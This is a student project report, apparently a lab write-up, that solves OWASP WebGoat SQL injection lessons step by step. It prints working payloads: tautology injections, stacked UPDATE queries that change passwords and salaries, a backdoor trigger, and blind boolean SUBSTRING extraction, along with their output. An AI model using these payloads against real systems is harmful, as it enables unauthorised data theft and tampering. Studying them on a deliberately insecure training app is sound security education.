“In the name of God”

SQL Injection Project on WebGoat

Professor : Dr fakher ahmad

Presenteder : narges dehghan

St.id : 40033756


Table of contents :

Abstract

Today’s web applications are built on technologies and standards never intended for the modern day usage. The complexity has grown and so has the security impact for any organization which finds itself a victim of web application vulnerabilities. Many organizations work on improving web application security, one of which is OWASP-the producer of WebGoat. WebGoat is a deliberately insecure web application developed for educational purposes . Using the information provided in WebGoat for a specific lesson tried to learn the techniques set out and solve the lessons.

Injection Flaws- Numeric SQL Injection

Lesson Plan is How to Perform Numeric SQL Injection. In normal form The application is taking the input from the select box and inserting it at the end of a pre-formed SQL command.



Now that you have successfully performed an SQL injection, try the same type of atta


Select your local weather station: Columbia

Go!

```
SELECT * FROM weather_data WHERE station = ?
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
103	New York	NY	-10	110

Now for doing this, right click and select inspect then make some change in html code to see desire result.




* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Select your local weather station: Columbia

Go!

```
SELECT * FROM weather_data WHERE station = 101 OR 0=0
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30




```
▼ <p>
    "Select your local weather station: "
  ▼ <select name="station">
      <option value="101 OR 0=0">Columbia</option> == $0
      <option value="102">Seattle</option>
      <option value="103">New York</option>
      <option value="104">Houston</option>
    </select>
```

Injection Flaws- String SQL Injection

Lesson Plan is How to Perform String SQL Injection. Compared with the previous lesson, there is now a string parameter and not an integer .Strings must be terminated with single quotes to have a valid SQL Query.

The query used: SELECT * FROM user_data WHERE last_name = 'Your Name'

In normal form if enter a last name such as Smith :



to return to the injectable query.

Enter your last name: Smith Go!


```
SELECT * FROM user_data WHERE last_name = ?
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

Now try to inject an SQL string that results in all the credit card numbers being displayed. use name of 'Smith'. For it use this form of query :

SELECT * FROM user_data WHERE last_name = ' Smith 'OR 0=0 –'

Cause second part of the lats-name be always true and also ignore rest of the code because of two hypone ,so show all columns as a result.



*** Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name: Smith 'OR 0=0 -- Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith 'OR 0=0 -- '
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Injection Flaws- Lab-SQL Injection

Lesson Plan is How to Perform a SQL Injection. For this exercise, perform SQL Injection attacks, also implement code changes in the web application to defeat these attacks.

Stage 1 :

Problems:


1. have the correct username bout don't have the password.

2. can't type more than 8 chars.

Solution:


1. have to remove the input restriction for password so can type whatever need to type.

2. Try SQL injection for password field.



```
▼ <label>
    "Password "
    <input name="password" type="password" size="10"
    maxlength="9"> == $0
  </label>
```

Now use 'OR'1'='1 instead of password .


* You have completed Stage 1: String SQL Injection.
* Welcome to Stage 2: Parameterized Query #1

Goat Hills Financial
Human Resources

Welcome Back Neville - Staff Listing Page

Select from the list below


Larry Stooge (employee)
Moe Stooge (manager)
Curly Stooge (employee)
Eric Walker (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirre (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)

Stage 2 :

skip the exercises cause that require the developer version, since using the standard version.

Stage 3 :


First enter with larry as a password then with select inspect from view profile have make this change :



Body	employee_id	101 or 1=1 order by employee_id desc
Body	action	ViewProfile

Then as a view profile can see boss profile

* You have completed Stage 3: Numeric SQL Injection.
* Welcome to Stage 4: Parameterized Query #2



First Name:	Neville	Last Name:	Bartholomew
Street:	1 Corporate Headquarters	City/State:	San Jose, CA
Phone:	408-587-0024	Start Date:	3012000
SSN:	111-111-1111	Salary:	450000
Credit Card:	4803389267684109	Credit Card Limit:	300000
Comments:		Manager:	112
Disciplinary Explanation:		Disciplinary Action Dates:	112005


Stage 4 :

skip the exercises cause that require the developer version, since using the standard version.

Injection Flaws- Database Backdoors

Lesson Plan is How to Create Database Back Door Attacks. should be to learn how you can exploit a vulnerable query to create a trigger.

First enter user ID 101 to see how the application works.




select userid, password, ssn, salary, email from employee where userid=101

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	55000	larry@stooges.com

Here need to update the salary and password of the employees. This requires an update query like update employees set salary=9000 ,password=101

Inject this for the **user ID**: 101; update employee set salary=9000 , password=101



* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm


User ID:

select userid, password, ssn, salary, email from employee where userid=101;update employee set salary=9000 , password=101

Submit

User ID	Password	SSN	Salary	E-Mail
101	101	386-09-5451	9000	larry@stooges.com


So if we enter **user ID**: 101 OR 1=1;



select userid, password, ssn, salary, email from employee where userid=101 or 1=1;

User ID	Password	SSN	Salary	E-Mail
101	101	386-09-5451	9000	larry@stooges.com
102	101	936-18-4524	9000	moe@stooges.com
103	101	961-08-0047	9000	curly@stooges.com
104	101	445-66-5565	9000	eric@modelsrus.com
105	101	792-14-6364	9000	tom@wb.com
106	101	858-55-4452	9000	jerry@wb.com
107	101	439-20-9405	9000	david@modelsrus.com
108	101	707-95-9482	9000	bruce@modelsrus.com
109	101	136-55-1046	9000	sean@modelsrus.com
110	101	789-54-2413	9000	joanne@modelsrus.com
111	101	129-69-4572	9000	john@guns.com
112	101	111-111-1111	9000	neville@modelsrus.com

Now to create a database trigger, you need to inject the following SQL: CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid



select userid, password, ssn, salary, email from employee where userid=101;CREATE TRIGGER backdoors BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com, password=110110'WHERE userid = NEW.userid

User ID	Password	SSN	Salary	E-Mail
101	101	386-09-5451	9000	larry@stooges.com

Injection Flaws- Blind numeric SQL Injection

Lesson Plan is Blind Numeric SQL Injection. The form below allows a user to enter an account number and determine if it is valid or not. The goal is to find the value of the field pin in table pins for the row with the cc_number of 1111222233334444. The field is of type int, which is an integer.

The database query being used is:

SELECT * FROM user_data WHERE userid=accountNumber;

If this query returns information for the account, the page will indicate the account exists. However, if the userid doesn't exist, no data is returned and the page says the account is invalid. By using the AND function, we can add additional conditions to this query. If the additional condition is true, the result will be a valid account, if not the page will indicate the account is invalid.

For example, try entering these two **commands for the account ID**:

101 AND 0=0 and 101 AND 1=2

Now, we can use a more complicated command for our second true/false statement.

101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 10000);

it makes the entire statement false and returns and invalid account, which indicates the pin number is below 10000. If it is above 10000, the opposite is true.so have to replace different number to find right range for it and also exact pin number that is

2364.we inter this number the result is valid.

Injection Flaws- Blind string SQL Injection

Lesson Plan is Blind String SQL Injection. This lesson is conceptually very similar to the previous lesson. The big difference is we are searching for a string, not a number. attempt to figure out the name the same way, by injecting a boolean expression into the pre-scripted SQL query. Use substring method,it can help to compare characters. With help of substring syntax form ,use this command:

```
101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) < 'H' );
```

The expression above compares the first letter to H. It will return false and show invalid account number. Changing the boolean expression to < 'L' returns true, so we know the letter is between H and L. With a few more queries, we can determine the first letter is J.

To determine the second letter, have to change the SUBSTRING parameters to compare against the second letter. can use this command:

```
101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'),
2, 1) < 'h' );
```

Using several more queries, we can determine the second letter is i. Note that we are comparing the second character to a lowercase h. Continue this process until you have the rest of the letters. The name is Jill, so the result is :Account number is valid

Conclusion

the chosen lessons in WebGoat has given us interesting results and new insights in the application is based on a problem based.

Reference:

http://localhost:8080/WebGoat